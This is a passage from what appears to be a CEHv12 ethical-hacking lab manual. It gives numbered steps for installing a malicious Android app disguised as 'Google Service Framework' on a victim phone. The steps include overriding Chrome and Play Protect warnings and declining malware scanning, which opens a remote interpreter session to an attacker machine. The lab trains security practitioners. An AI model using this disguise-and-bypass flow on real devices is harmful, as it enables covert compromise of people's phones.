
> Note: **In Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.

17. In the warning message saying that the **File might be harmful**, click **Download anyway**.

18. After the file downloads, **File downloaded** pop-up appears, click **Open**.




19. **Google Service Framework** window appears, click **INSTALL** button to install the malicious app.



20. After the application is installed successfully, an **App installed** notification appears; click **OPEN**.

Note: Blocked by play protect pop-up appears, click **INSTALL ANYAY**


Note: Send app for scanning? pop-up appears, click **DON'T SEND**




21. The malicious application starts running in the background without the victim being totally unaware of it.

22. Click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine. The **Interpreter** session has been opened successfully, with a connection from the victim machine (**10.10.1.14**), as shown in the screenshot.

